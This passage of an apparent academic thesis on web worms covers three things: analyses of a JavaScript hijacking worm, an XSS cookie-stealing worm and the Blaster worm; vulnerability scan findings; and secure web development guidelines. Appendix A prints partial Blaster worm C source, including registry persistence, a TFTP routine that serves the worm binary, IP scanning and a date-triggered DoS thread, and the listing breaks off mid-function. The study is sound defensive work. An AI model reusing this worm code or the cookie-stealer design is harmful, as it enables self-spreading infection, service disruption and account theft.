5.2.1.3 Capture Forms

As compared to the above function, in which the javascript will capture all the links, this function will capture all the forms available. It will look for all the forms available and replaces their attribute with javascript function. Besides, it will also insert or replace the id of the form with actual url so that the worm script can identify them at the time of submission.

5.2.1.4 Load Requested URL Dynamically

This loadUrl() function will treat the url as a parameter and connects to the server and request for that parameter. The server, threat it as any other request it received, send the file with that url. Normally, the browser that is used will receive the files and display it. But here, what will happen is that the XHR object will receives the file, update the client screen with new html code, then calls the collect links and collect forms function to hijack the links and forms in the new html code. This way, the worm script is always in control of all request and response made between the users and the server.

5.2.1.5 Create the Form Parameter String

This final function is loaded when user tries to submit a form. As all the forms are hijacked and replaces with submit_form function of the javascript, whenever user clicks on submit button, this function is called.

5.2.2 XSS Worm

Cross-site scripting is being used by modern security experts to categorize a wide range of emerging web security threats. Because of the available websites are becoming more complicated from day to day, popular new existing technologies such as php, asp, jsp and others make the possibility of being attack increases and in a more dangerous manner. Table 5.2 shows data extract from XSS worm source code.

Method of Attack	Stealing cookies and use it to authenticate unauthorized user into the site. Furthermore, after having an illegal authorized access, unauthorized user can grant him the ability to edit contents and also stealing cookies using the page as well.
Functions	Cookie stealer – Create a PNG image and set the file’s output content-type to PNG
	Connect Data – Setting up all the variables used later
	Make Packet – Create a valid HTTP/1.1 packet with POST data and cookie data in it
	Open network connection – Create network connection to the targeted site
	Send Data – Write the HTTP packet to the site
Parameters	<i>data</i> – the cookie itself
	<i>host</i> – URL of the targeted website eg: site.com

	<i>page</i> – the exact page where cookie need to be steal eg: /login.php
	<i>agent</i> – user agent which is used to specify the browser or program used to access the page eg: Mozilla Firefox
	<i>xss</i> – a URL encoded with the XSS attack
	<i>attack</i> – POST data with the XSS attack embedded in it

Table 5.2: Output from XSS Worm

5.2.2.1 Cookie Stealer

A cookie stealer usually consists of two components which is the sender and the receiver. Generally, the sender is just a link to the receiver with the cookie attaches to it. On the other hand, the receiver is a device which receives the cookie from sender. The most common form of receiver is a PHP document residing on obscure web server and using HTTP GET method to receive the cookie from the sender.

5.2.2.2 Connect Data

To make this cross-site scripting functions as a worm, there must be a propagation going on, by using PHP as the server side programming language. This PHP program contains a variable with the entire cookie in it for propagation. Hence, the important point here is to use sockets to connect to the targeted site specific page with the hijacked cookie.

5.2.2.3 Make Packet

This function pass several parameter from the main function which is *\$host*, *\$page*, *\$agent*, *\$mum*, *\$cookie* and *\$data*. These parameters were used to set several values which will be used in the later circumstances. The *\$host* parameter was use to POST packets to the targeted page. On the other hand, *\$page* packet is used to generate the packet, before it can be send to the targeted page with POST function.

This function also needs to specify the host and the user agent to be use by using parameter *\$agent* and *\$mum* respectively. The next step is to get the length of the particular cookie by using *strlen()* function. Finally is the payload which is called *\$attack*, append to the *\$packet* variable and return *\$packet* to the caller of this function.

5.2.2.4 Open Network Connection

This open network connection functions by collecting the related data and used it to establish connection. Among the data needed is *\$port*, which can be get from the WWW services used by the targeted machine. Then, from there, this function will use the *gethostbyname()* function to get the address of the host, using *socket_create()* to create a socket and finally connect to the host on the WWW's port defined before.

5.2.2.5 Send Data

The most important function of this worm is to send data. This function starts by getting the output from the *makepacket()* function created before. With the HTTP output, it will write it into the socket and finally close the socket connection.

5.2.3 Blaster Worm

W32.Blaster.Worm is a worm that propagates by exploiting Buffer Overflow in Microsoft Windows Machine. It connects to port 135 and sends a large amount of data, enough to overflow the buffer. This will result in critical memory being overwritten, allowing the remote system to gain a shell on TCP port 4444 with local system privileges. Then, this shell is used to invoke *tftp.exe* file to start transferring the worm main executable file, *mblast.exe* from attacking machine. Besides, to make things worse, the worm also add new registry key, so that the worm will launch every time the system reboot. Table 5.3 below shows the extracted data from blaster worm source code.

Method of Attack	Exploiting buffer overflow vulnerability, call up tftp.exe program to download mblast.exe worm payload into infected machine.
Functions	Create registry key – creating new key in the registry so that the worm will be up and running every time the system restart.
	Blaster increment ip address – increments the ip address
	Blaster spreader – this function is called from the main() function in infinite loop.
	Blaster exploit target – function called when the connection is establish and exploit them.
	Blaster send syn packet – this function uses raw-sockets in order to send a SYNflood at the victim machine.

Parameters	target_ip_string – used to hold current ip address
	fd_tftp_service – hold the socket for the TFTP service
	is_tftp_running – a flag used to indicate the thread is running or not
	msblast_filename – used to store filename of the worm

Table 5.3: Output from Blaster Worm

5.2.3.1 Create Registry Key

Creating a registry key will make this worm harder to stop, especially for non-IT personnel. In fact, it will run continuously every time the machine starts. Lots of other worm is “memory-resident”, so they could be cleaned by simply rebooting the machine. However, to cleaned blaster worm, one need to delete the registry entry added before.

5.2.3.2 Increment IP Address

This function is use to increase IP address of the targeted machine to find new victims. Called from *blaster_spreader()* function which means that it is used after the worm had finish spreading the worm in the current machine, and is looking for a new machine to further spread the worm.

5.2.3.3 Blaster Spreader

The exact purpose of this function is absolutely to spread the blaster worm in a new machine. In doing so, it will be called from the *main()* function right after the connection between the attacker and a victim is established. In addition, blaster spreader function has the capability to scan for the next 20 sequential IP addresses and then exits, if the targeted machine is already infected with blaster.

5.2.3.4 Exploit Target

This is the point which the victim is actually exploited through the already connected socket via function blaster spreader. Furthermore, payload causes a command shell to be bound to port 4444 on the infected target. The shell only stays open for one connection, and will be closed once the worm has finished issuing its commands.

5.2.3.5 Send SYNflood

Each infected host will begin to SYN flood windowsupdate.com (on port 80) starting on the 16th of the month in January through August, or on any day in September through December. Note that this behavior is independent of the current year, and can therefore persist indefinitely as long as instances of the worm remain active in the wild. While doing this, blaster worm randomly spoofed the source IP address and this is indeed very difficult to handle by using firewall, because there is no fixed IP address to block from.

5.3 Result of Vulnerability Testing

Nowadays, security has become one of the most important aspects in software quality. Quality is evaluated by software testing and scanning in order to

reduce error and fault in released softwares. Usually, software testing is more on ensuring that the software built is meeting the client's requirements rather than finding security flaws.

5.3.1 Vulnerability Testing with Acunetix

Acunetix Web Vulnerability Scanner is an automated web application security testing tool that audits web applications by checking for exploitable hacking vulnerabilities. Automated scans may be supplemented and cross-checked with the variety of manual tools available for comprehensive web site and web application penetration testing. Table 5.4 below shows the vulnerabilities scanned using Acunetix, with level of degree and the solution for each vulnerability.

Vulnerability	Affected Items	Level of Risk	Solution
Apache Chunked-Encoding Memory Corruption	Web Server	Severe	Upgrade Apache Web Server
Unfiltered Header Injection	Web Server	Severe	Upgrade Apache Web Server
Cross-site Scripting	4 files from web application	Severe	Filter metacharacter from user input

Backup Files	9 files from web application	Medium	Remove backup files if not required. Should disallow creation of backup files in directories accessible from the internet
Htpasswd local overflow	Web Server	Low	Make sure htpasswd does not run setuid and is not accessible through any CGI scripts
Misconfiguration Apache Server	Web Server	Low	Update PHP to the latest version
TRACE method enable	Web Server	Low	Disable TRACE method on the web server
Application error message	6 files from web application	Low	Review source code for this script
Possible sensitive directories	2 folders from web application	Low	Restrict Access to this directory or remove from the web server

Directory listing found	5 folders from web application	Low	Make sure directory does not contain sensitive information
-------------------------	--------------------------------------	-----	---

Table 5.4: Vulnerabilities Output from Acunetix Scanning

Table 5.4 summarized all the output from vulnerability testing with Acunetix Web Vulnerability Scanner. The next section will discuss more deeply on every vulnerability including description and the impact of each vulnerability.

5.3.1.1 Apache Chunked-Encoding Memory Corruption

This alert is generated by using only banner information and it can be a false positive alarm. In this case, Apache does not properly calculate buffer size when processing request encoded as “chunked”. It is possible to exploit this flaws follow-on execution or arbitrary code. The impact of this vulnerability is on the code execution.

5.3.1.2 Unfiltered Header Injection in Apache

This version of Apache is vulnerable to HTML injection including malicious Javascript code, through “Expect” header. Until now, it has not being classed as security vulnerability as an attacker has no way to influence the “Expect” header that a victim sent to a target site. The impact of this vulnerability is that malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash to trick users and get useful data from them. An attacker also may steal session cookie and take over the account or even impersonating any user. It is also possible to modify the content of the page presented to the user.

5.3.1.3 Cross-site Scripting

The listed file of code is potentially vulnerable to Cross Site Scripting (XSS) attacks. XSS is a vulnerability that allows an attacker to send malicious code, which is usually in the form of JavaScript, to another user. Because a browser could never know whether a script should be trusted or not, it will just execute the script in the user context allowing the attacker to access any cookies or session tokens retained by the browser. The impact of this vulnerability is the same as the impact of vulnerability on Unfiltered Header Injection in Apache.

5.3.1.4 Backup Files

Backup files are usually created by developers to backup their work. Backup files can contain script sources, configuration files or other sensitive information. Therefore, the present of these files increase the vulnerability and the information in it may help a malicious user to prepare more advanced attacks.

5.3.1.5 Htpasswd Local Overflow

This alert is also generated by using banner information only and it can always be a false positive. Buffer overflow vulnerability exists in the htpasswd utility included with Apache Web Server. The vulnerability is due to improper bounds checking when copying user-supplied “user data” into local buffer. Since the program is not stupid, this vulnerability does not have a local impact. However, this may be an issue if the software is called from a CGI script. An attacker may be able to supply malformed data to the program which will cause the overflow to occur.

5.3.1.6 Apache Web Server Misconfiguration

PHP.EXE Windows CGI for Apache Web Server may let remote users view files on the server which is not available due to configuration error. The impact of this vulnerability is disclosure of remote file and can be counter by updating PHP to the latest version.

5.3.1.7 TRACE Method Enabled

HTTP TRACE method is available on this web server. In the presence of other cross-domain vulnerabilities in web browsers, sensitive header information could be read from any domains that support the HTTP TRACE method. In this case, attackers may abuse the HTTP TRACE functionality to gain access to information in HTTP headers such as cookies and authentication data.

5.3.1.8 Application Error Message

These pages contain an error or warning message that may disclose the sensitive information. The message can also contain the location of the file that produces the unhandled exception. However, this may be a false positive if the error message is found in documentation pages.

5.3.1.9 Possible Sensitive Directories

A possible sensitive directory was found before, which was not directly linked from the websites. This check is for known sensitive directories, such as backup directories, database dumps, administration pages and also temporary directories. Each of those directories gives chances to the attacker to learn more about their target. In the worst case scenario, this directory might give out sensitive data which would help malicious users to prepare more advanced attacks.

5.3.1.10 Directory Listing Found

The web server is configured to display the list of files contained in this directory. This is not recommended because the directory may contain files that are not normally accessible through available links on the website. In this kind of situation, any user may view list of all files from this directory which could possibly expose sensitive information.

5.4 Guideline to Develop Secure Web Application

Web application present a complex set of security issues whether in architecture, designs and also development. The most secure and hack-resilient web applications are those that were built from the beginning with security aspects in mind. Failure in doing so can result in developing an application without security. This section presents a set of secure architecture and design guidelines. These were organized according to common application vulnerability category based on vulnerability scanning done before.

5.4.1 Input Validation

Input validation is a challenging issue to discuss and the primary burden of its solution depends on the application developers. However, having a proper input validation is one of the strongest measures of defense against current attack. Proper input validation is an effective counter-measure that can help prevent XSS, SQL Injection, buffer overflow and other input based attacks.

5.4.1.1 Assume All Input is Malicious

Input validation starts with a fundamental theory that all input is malicious until proven otherwise. It is applicable whether the input comes from a service, a file share, a user or a database.

5.4.1.2 Centralize the Approach

Putting the input validation strategy as a core element of a web application design is going to be a big help in validating user input. A centralized approach to validation, such as by using common validation and filtering code in shared libraries will ensure that the validation rules are applied consistently and also reduces developmental effort and furthermore, it will ease future maintenance.

5.4.1.3 Do Not Rely on Client-Side Validation

Server-side code should perform its own validation process. The worst case scenario will happen when an attacker bypasses the client or even disabling JavaScript which has important role in the validation process. Using client-side validation will absolutely reduce the number of trips to the server but it definitely cannot be rely on totally.

5.4.1.4 Constrain, Reject and Sanitize Input

The best step to validate input is to put constraint of what is allowed and not allowed from the beginning. It is much easier to validate data for known valid types, patterns and ranges than it is to validate data by looking for known bad characters. However, to create an effective input validation strategy, the following approaches are among which can be use:

- a. Constraint input – It is about allowing good data. This is the most preferred approach. The idea is to define a filter of acceptable input by

using type, length, format and range of input. Everything else should be rejected as bad data.

- b. **Reject Known Bad Input** – This approach is generally less effective than the constraint approach describe earlier and it is best used in combination. To deny bad data, web application must know all the variations of malicious input.
- c. **Sanitized Input** – Sanitizing is about making potentially malicious data, safe. It can be helpful when the range of input that is allowed cannot guarantee that the input is safe. For an example of sanitizing input in web applications is using URL or HTML encoding to wrap data and treat it as literal test rather than executable script.

5.4.2 Authentication

Two commonly used form of web application authentication are form-based authentication and HTTP Basic authentication. Form based authentication is easy to implement but can be brute-force attacked and has the same weaknesses as username and password authentication. However, when using form based authentication, using HTTP POST to submit user credentials to a form is preferred than using GET.

In the other hand, HTTP Basic authentication is easy to implement but not easy to clear, as user need to shut down the browser or using “sign off” function. However, the following practice can improve any web application authentication process.

5.4.2.1 Separate Public and Restricted Areas

A public area on any website can be accessed by any user anonymously. Restricted areas can be accessed only by specific individuals and the users must authenticate with the site. For an instance, consider a typical retail Web site. User can

browse the product catalog anonymously. But when adding items to a shopping cart, the application identifies you with a session identifier. Finally, when user places an order, it is being performed under a secure transaction. This requires logging in to authenticate the transaction over SSL.

By partitioning the site into public and restricted access areas, developer can apply separate authentication and authorization rules across the site and limit the use of SSL. To avoid the unnecessary performance overhead associated with SSL, developer has to design the site to limit the use of SSL to the areas that require authenticated access.

5.4.2.2 Do Not Store Password in User Stores

When verifying a password, it is not necessary to actually store the password. Instead, store a one way hash value and then re-compute the hash using the user-supplied password.

5.4.2.3 Require Strong Passwords

Do not make it easy for attacker to crack password. There are many password guidelines available, but a general practice is to require a minimum of eight characters and a mixture of uppercase and lowercase characters, numbers and special characters.

5.4.2.4 Do Not Send Password over the Wire in Plaintext

Plaintext passwords sent over the internet are vulnerable to various kind of attack. This can be prevented from happening by using a secure communication channel, such as SSL to encrypt the traffic.

5.4.2.5 Protect Authentication Cookies

A stolen authentication cookie is a stolen logon data. Developer has to protect authentication tickets using encryption and secure communication channels. One more thing that can be done is to limit the time interval in which an authentication tickets remain valid.

5.4.3 Session Management

Web applications are built on the stateless HTTP protocol, hence session management is an application level responsibility. The following guideline can help improving the security of any web application's session management.

5.4.3.1 Use SSL to Protect Session Authentication Cookies

Do not pass authentication cookies over HTTP connections. Set the secure cookie property within authentication cookies, which instructs browsers to send cookies back to the server only over HTTPS connections.

5.4.3.2 Encrypt the Contents of the Authentication Cookies

Encrypt the cookie contents even if you are using SSL. This prevents an attacker viewing or modifying the cookie if he manages to steal it through an XSS attack. In this event, the attacker could still use the cookie to access your application, but only while the cookie remains valid.

5.4.3.3 Limit Session Lifetime

Reduce the lifetime of sessions to mitigate the risk of session hijacking and replay attacks. The shorter the session, the less time an attacker has to capture a session cookie and use it to access your application.

5.4.4 Parameter Manipulation

With parameter manipulation attacks, the attacker can modify data sent between the client and web application. This data may be sent by using query strings, form fields, cookies or even in HTTP headers. The following practices can help developers to secure web application's parameters from manipulation.

5.4.4.1 Encrypt Sensitive Cookie State

Cookies may contain sensitive data such as session identifiers or data that is used as part of the server-side authorization process. To protect this type of data from unauthorized manipulation, use cryptography to encrypt the contents of the cookie.

5.4.4.2 Make Sure That Users Do Not Bypass Checks

Make sure that users do not bypass your checks by manipulating parameters. URL parameters can be manipulated by end-users through the browser address text box. For example, the URL `http://localhost/QSys2/sessionId=10` has a value of 10 that can be changed to some random number to receive different output. Make sure that you check this in server-side code, not in client-side JavaScript, which can be disabled in the browser.

5.4.4.3 Validate All Values Sent from Client

Restrict the fields that the user can enter and modify and validate all values received from the client. If you have predefined values in your form fields, users can change them and post them back to receive different results. Permit only known good values wherever possible.

5.4.4.4 Do Not Trust HTTP Header Information

HTTP headers are sent at the start of HTTP requests and HTTP responses. Your Web application should make sure it does not hold up any security decision on information in the HTTP headers because it is easy for an attacker to manipulate the header.

5.4.5 Exception Handling

Secure exception handling can help prevent certain application-level denial of service attacks and it can also be used to prevent valuable system-level information useful to attackers from being returned to the client. Without proper exception handling, information such as database schema details, operating system versions, stack traces, file names and path information, SQL query strings and other information of value to an attacker can be returned to the client. In doing the following approach can help developer in managing exception efficiently.

5.4.5.1 Do Not Leak Information to the Client

In the event of a failure, do not expose information that could lead to information disclosure, instead return generic error messages to the client.

5.4.5.2 Log Detailed Error Messages

Send detailed error messages to the error log. Send minimal information to the client service or application. Make sure to prevent from logging passwords or other sensitive data.

5.4.5.3 Catch Exceptions

Use structured exception handling and catch exception conditions. In doing so, you can avoid leaving your application in an inconsistent state that may lead to information disclosure. It also helps protect web application from denial of service attacks.

5.4.6 Data Protection

Web applications that deal with private user information such as credit card numbers, addresses and medical records should take special steps to make sure that the data remains private and unaltered. In addition, secrets used by the application's implementation, such as passwords and database connection strings, must be secured. The security of sensitive data is an issue while the data is stored in persistent storage and while it is passed across the network.

5.4.6.1 Do Not Store Secrets If Can Be Avoided

Storing secrets in software in a completely secure fashion is not possible. An administrator, who has physical access to the server, should have access to the data. For example, it is not necessary to store a secret when all you need to do is verify whether a user knows the secret. In this case, you can store a hash value that represents the secret and compute the hash using the user-supplied value to verify whether the user knows the secret.

5.4.6.2 Do Not Store Secrets in Code

Do not hard code secrets in code. Even if the source code is not exposed on the Web server, it is possible to extract string constants from compiled executable files. Configuration vulnerability may allow an attacker to retrieve the executables.

5.4.6.3 Do Not Store Database Connections, Password or Keys in Plaintext

Avoid storing secrets such as database connection strings, passwords, and keys in plaintext. Use encryption and store encrypted strings.

5.4.6.4 Avoid Using Secrets in Local Security Authority

Avoid the LSA because your application requires administration privileges to access it. This violates the core security principle of running with least privilege. Also, the LSA can store secrets in only a restricted number of slots.

5.4.6.5 Use Data Protection API for Encrypting Secrets

To store secrets such as database connection strings or service account credentials, use DPAPI. The main advantage to using DPAPI is that the platform system manages the encryption/decryption key and it is not an issue for the application. The key is either tied to a Windows user account or to a specific computer, depending on flags passed to the DPAPI functions.

5.4.6.6 Retrieve Sensitive Data on Demand

The preferred approach is to retrieve sensitive data on demand when it is needed instead of persisting or caching it in memory. For example, retrieve the encrypted secret when it is needed, decrypt it, use it, and then clear the memory (variable) used to hold the plaintext secret.

5.4.6.7 Encrypt the Data or Secure the Communication Channel

Sending sensitive data over the network to the client should involve encryption of the data or secure the channel. A common practice is to use SSL between the client and Web server. For security between servers, an increasingly common approach is to use IPSec.

5.4.6.8 Do Not Store Sensitive Data In Persistent Cookies

Avoid storing sensitive data in persistent cookies. Storing data in plaintext make the end user able to see and modify the data. If encrypt the data, key management can be a problem. For example, if the key used to encrypt the data in the cookie has expired and been recycled, the new key cannot decrypt the persistent cookie passed by the browser from the client.

5.4.6.9 Do Not Pass Sensitive Data Using the HTTP-GET Method

Avoid storing sensitive data using the HTTP-GET protocol because the protocol uses query strings to pass data. Sensitive data cannot be secured using query strings and query strings are often logged by the server.

5.4.7 Configuration Hardening

Web Application developer must carefully consider the web application's configuration management functionality. Most applications require interfaces that allow developers, operators, and administrators to configure the application and manage items such as Web page content, user accounts, user profile information, and database connection strings. The consequences of a security breach to an administration interface can be severe, because the attacker frequently ends up running with administrator privileges and has direct access to the entire site.

5.4.7.1 Secure Administration Interfaces

If possible, limit or avoid the use of remote administration and require administrators to log on locally. If needs to support remote administration, use encrypted channels, for example, with SSL or VPN technology, because of the sensitivity of the data passed over administrative interfaces. Also consider limiting remote administration to computers on the internal network by using IPSec policies, to further reduce risk.

5.4.7.2 Secure Configuration Store

Text-based configuration files, the registry, and databases are common options for storing application configuration data. If possible, avoid using configuration files in the application's Web space to prevent possible server configuration vulnerabilities resulting in the download of configuration files. Also avoid storing plaintext secrets such as database connection strings or account credentials. Secure these items using encryption and then restrict access to the registry key, file, or table that contains the encrypted data.

5.4.7.3 Maintain Separate Administration Privileges

If the functionality supported by the features of your application's configuration management varies based on the role of the administrator, consider authorizing each role separately by using role-based authorization.

5.4.7.4 Use Least Privileged Process and Service Accounts

An important aspect of web application's configuration is the process accounts used to run the Web server process and the service accounts used to access downstream resources and systems. Make sure these accounts are set up as least privileged. If an attacker manages to take control of a process, the process identity

should have very restricted access to the file system and other system resources to limit the damage that can be done.

5.4.7.5 Make Sure to Use Current Version of All Technologies.

Every technologies used in developing any web application must be the most updated version. This is to make sure that the latest security holes are patched before the web application goes to client. This includes servers, databases, programming language, etc.

CHAPTER 6

DISCUSSION AND CONCLUSION

6.1 Introduction

This final chapter will discuss on general issue in completing this study. The first section will be discussing on the findings, the next subtopic will discuss on this study's contribution to the information security world and finally is the conclusion section which will be discussing on the overall processes and findings of this study.

6.2 Discussion

This study consists of three different parts from the beginning. The first part is developing a web application model for vulnerability testing. Then, with the result from vulnerability testing, a list of detail guideline is produce to help developing web application process. In this study, a guideline only based on the vulnerability had by the web application, and the method of attack from the selected worm. In this case, a further study can be done on a bigger scope for a better coverage of vulnerabilities.

In completing this study, a lot of obstacles need to be overcome starting from the first stage. Some of it was because of tools availability. Tools that exist in the net usually have their trial period and functions. For example, there are tools that can only scan for sql injection vulnerability. Hence, finding the right tools that will give the desired result is indeed a big challenge.

6.3 Summary of Contribution

This part converse on what can be contributed by this study to the information security world. Studies on web worms attack on web application can lend a big helping hand to information security world, as almost all companies in the world depends on it to perform their daily activities. There are many papers, researches, and even web sites nowadays are addressing the importance of securing web application.

However, many of these available guidelines only focus on general issues and vulnerabilities that exist on web applications. They did not take into account the effect and influence of worms over the application. Some of the guideline cannot be trusted as they only goes on the surface of the problem and didn't exactly find the connection between worm's payload and the vulnerabilities existed on the web application.

This study on the other hand takes into account the method of attack from selected worm and the possible vulnerability existed in the model web application. This web application model was developed in a way that every web developers without security background will developed their web application. So, usually, the vulnerabilities based from programming and configuration skill will still be an issue even if the web application was developed by using different technologies.

6.4 Conclusion

Developing a secure web application is a complex task demanding constant attention throughout the application's life. Any mistake done during any stage from the original design through coding, onto deployment and also maintenance, will cause severe security vulnerabilities. It is more dangerous if those vulnerabilities are being exploit by anyone with or without proper knowledge.

Web developers nowadays are facing new challenges which are not encountered by their predecessor. They are developing for user access to the application, but in the same time, they must anticipate malicious intent of manipulating it. In addition, security must be thought of at all levels within the application whether it is a single application, the session, the application or the whole server. This effort has to be continuous in order to ensure that the system is not under attack.

This probably will force most organizations to evaluate how their web applications are developed today. The only way to beat the hacker is to start thinking about security from the earliest stage of web application development.

REFERENCES

- Billy Hoffman, *Analysis of Web Application Worms and Viruses*. SPI Labs Security Researcher.
- Bryan Sullivan, *Malicious Code Injection: It's Not Just for SQL Anymore*.
- Chris Lambert (2003), *Web Application Security*. Boston : MIT Security Camp.
- Dancho Danchev (2005), *Malware – future trends*.
- Daniel Estermann (2006), *Web Application Security 2.0: How to face current web security problems*.
- Dharmesh M Mehta(2004), *Jeopardy in Web 2.0, The Next Generation Web*. The Open Web Application Security Project.
- Ed Skoudis with Lenny Zeltser (2004). *Malware: Fighting Malicious Code*. New Jersey : Prentice Hall.
- Gartner Group Web Sites
- Information Technology Security Report Lead Agency Publication (2006), *Future Trends in Malicious Code – 2006 Report*. Canada : Royal Canadian Mounted Police.
- Jose Nazario, with Jeremy Anderson, Rick Wash and Chris Connelly (2003), *The Future of Internet Worms*. Crimelabs Research.
- Micheal Cobb (2005), Introduction to Web Application Attacks, SearchSecurity's Web Security School.
- Mike Shema (2007), *Web Application Worms: The Future of Browser Insecurity*. InfoSecurity, New York.
- Mohammad Omar Khan (2007), *Automated, self-propagating attacks on custom Web application code*.
- Norhazimah Abdul Malek (2005), *Securing Application From Hackers*, Computimes.
- Open Web Application Security Project (OWASP)(2003), *OWASP's Top Vulnerabilities in Web Applications*.
- Peleus G. Uhley (2003), *Web Browser Vulnerabilities 101*. Anonymizer Inc.
- Peter Sayer (2004), *Santy.E Worm Poses Threat to Sites Badly Coded in PHP*, IDG News Services.

- Sheeraj Shah (2005), *Web Application Kung Fu, The Art of Defense*. Malaysia : Net-Square Solutions Pvt. Ltd.
- Ulfar Erlingsson, Benjamin Livshits, Yinglian Xie (2007), *End-to-end Web Application Security*. Microsoft Research.
- Ulrich Bayer, Andreas Moser, Christopher Ktuegel, Engin Kirda(2006), *Dynamic Analysis of Malicious Code*. France : Springer.
- Vern Paxson (2005), *Addressing the Threat of Internet Worms*. ICSI Center for Internet Research and Lawrence Berkeley National Laboratory.
- WebSense (2004), *Avoiding the Newest Security Threats From Web-Based Attacks*. California : Websense, Inc.

APPENDIX A

Blaster Worm Source Code

```
#include <winsock2.h>
#include <ws2tcpip.h>
#include <wininet.h>
#include <stdio.h>

#pragma comment (lib, "ws2_32.lib")
#pragma comment (lib, "wininet.lib")
#pragma comment (lib, "advapi32.lib")

const char msg1[]="I just want to say LOVE YOU SAN!!!";
const char msg2[]="billy gates why do you make this possible ?"
                " Stop making money and fix your software!!!";

#define MSBLAST_EXE "msblast.exe"

#define MSRCP_PORT_135 135

#define TFTP_PORT_69    69

#define SHELL_PORT_4444 4444

char target_ip_string[16];

int fd_tftp_service;

int is_tftp_running;

char msblast_filename[256+4];

int ClassD, ClassC, ClassB, ClassA;

int local_class_a, local_class_b;

int winxp1_or_win2k2;

ULONG WINAPI blaster_DoS_thread(LPVOID);
void blaster_spreader();
void blaster_exploit_target(int fd, const char *victim_ip);
void blaster_send_syn_packet(int target_ip, int fd);
```

```

void main(int argc, char *argv[])
{
    WSADATA WSAData;
    char myhostname[512];
    char daystring[3];
    char monthstring[3];
    HKEY hKey;
    int ThreadId;
    register unsigned long scan_local=0;

    RegCreateKeyEx(
        /*hKey*/ HKEY_LOCAL_MACHINE,
        /*lpSubKey*/ "SOFTWARE\\Microsoft\\Windows\\"
            "CurrentVersion\\Run",
        /*Reserved*/ 0,
        /*lpClass*/ NULL,
        /*dwOptions*/REG_OPTION_NON_VOLATILE,
        /*samDesired */ KEY_ALL_ACCESS,
        /*lpSecurityAttributes*/ NULL,
        /*phkResult */ &hKey,
        /*lpdwDisposition */ 0);
    RegSetValueExA(
        hKey,
        "windows auto update",
        0,
        REG_SZ,
        MSBLAST_EXE,
        50);
    RegCloseKey(hKey);

    CreateMutexA(NULL, TRUE, "BILLY");
    if (GetLastError() == ERROR_ALREADY_EXISTS)
        ExitProcess(0);

    if (WSAStartup(MAKEWORD(2,2), &WSAData) != 0
        && WSAStartup(MAKEWORD(1,1), &WSAData) != 0
        && WSAStartup(1, &WSAData) != 0)
        return;

    GetModuleFileNameA(NULL, msblast_filename,
        sizeof(msblast_filename));

    while (!InternetGetConnectedState(&ThreadId, 0))
        Sleep (20000); /*wait 20 seconds and try again */

    ClassD = 0;

```

```

srand(GetTickCount());

local_class_a = (rand() % 254)+1;
local_class_b = (rand() % 254)+1;

if (gethostname(myhostname, sizeof(myhostname)) != -1) {
    HOSTENT *p_hostent = gethostbyname(myhostname);

    if (p_hostent != NULL && p_hostent->h_addr != NULL) {
        struct in_addr in;
        const char *p_addr_item;

        memcpy(&in, p_hostent->h_addr, sizeof(in));
        sprintf(myhostname, "%s", inet_ntoa(in));

        p_addr_item = strtok(myhostname, ".");
        ClassA = atoi(p_addr_item);

        p_addr_item = strtok(0, ".");
        ClassB = atoi(p_addr_item);

        p_addr_item = strtok(0, ".");
        ClassC = atoi(p_addr_item);

        if (ClassC > 20) {

            srand(GetTickCount());
            ClassC -= (rand() % 20);
        }
        local_class_a = ClassA;
        local_class_b = ClassB;
        scan_local = TRUE;
    }
}

```

```

srand(GetTickCount());
if ((rand() % 20) < 12)
    scan_local = FALSE;

winxp1_or_win2k2 = 1;
if ((rand()%10) > 7)
    winxp1_or_win2k2 = 2;

if (!scan_local) {
    ClassA = (rand() % 254)+1;
    ClassB = (rand() % 254);
    ClassC = (rand() % 254);
}

```

```

#define MYLANG      MAKELANGID(LANG_ENGLISH,
SUBLANG_DEFAULT)
#define LOCALE_409 MAKELCID(MYLANG, SORT_DEFAULT)
    GetDateFormat( LOCALE_409,
                    0,
                    NULL, /*localtime, not GMT*/
                    "d",
                    daystring,
                    sizeof(daystring));
    GetDateFormat( LOCALE_409,
                    0,
                    NULL, /*localtime, not GMT*/
                    "M",
                    monthstring,
                    sizeof(monthstring));
    if (atoi(daystring) > 15 && atoi(monthstring) > 8)
        CreateThread(NULL, 0,
                    blaster_DoS_thread,
                    0, 0, &ThreadId);

    for (;;)
        blaster_spreader();

    WSACleanup();
}

DWORD WINAPI blaster_tftp_thread(LPVOID p)
{
    struct TFTP_Packet
    {
        short opcode;
        short block_id;
        char data[512];
    };

    char reqbuf[512];
    struct sockaddr_in server;
    struct sockaddr_in client;
    int sizeof_client;
    char rspbuf[512];

    static int fd;
    register FILE *fp;
    register block_id;
    register int block_size;

    is_tftp_running = TRUE; /*1 == TRUE*/

```

```

fd = socket(AF_INET, SOCK_DGRAM, 0);
if (fd == SOCKET_ERROR)
    goto closesocket_and_exit;

memset(&server, 0, sizeof(server));
server.sin_family = AF_INET;
server.sin_port = htons(TFTP_PORT_69);
server.sin_addr.s_addr = 0;
if (bind(fd, (struct sockaddr*)&server, sizeof(server)) != 0)
    goto closesocket_and_exit;

sizeof_client = sizeof(client);
if (recvfrom(fd, reqbuf, sizeof(reqbuf), 0,
    (struct sockaddr*)&client, &sizeof_client) <= 0)
    goto closesocket_and_exit;

block_id = 0;

fp = fopen(msblast_filename, "rb");
if (fp == NULL)
    goto closesocket_and_exit;

for (;;) {
    block_id++;

#define TFTP_OPCODE_DATA 3
    *(short*)(rspbuf+0) = htons(TFTP_OPCODE_DATA);
    *(short*)(rspbuf+2) = htons((short)block_id);

    /* Read next block of data (about 12 blocks total need
    * to be read) */
    block_size = fread(rspbuf+4, 1, 512, fp);

    block_size += 4;

    if (sendto(fd, (char*)&rspbuf, block_size,
        0, (struct sockaddr*)&client, sizeof_client) <= 0)
        break;

    Sleep(900);

    if (block_size != sizeof(rspbuf)) {
        fclose(fp);
        fp = NULL;
        break;
    }
}

```

```

    }

    if (fp != NULL)
        fclose(fp);

closesocket_and_exit:

    is_tftp_running = FALSE;
    closesocket(fd);
    ExitThread(0);

    return 0;
}

void blaster_increment_ip_address()
{
    for (;;) {
        if (ClassD <= 254) {
            ClassD++;
            return;
        }

        ClassD = 0;
        ClassC++;
        if (ClassC <= 254)
            return;
        ClassC = 0;
        ClassB++;
        if (ClassB <= 254)
            return;
        ClassB = 0;
        ClassA++;
        if (ClassA <= 254)
            continue;
        ClassA = 0;
        return;
    }
}

void blaster_spreader()
{
    fd_set writefds;

    register int i;
    struct sockaddr_in sin;
    struct sockaddr_in peer;

```

```

int sizeof_peer;
int sockarray[20];
int opt = 1;
const char *victim_ip;

memset(&sin, 0, sizeof(sin));
sin.sin_family = AF_INET;
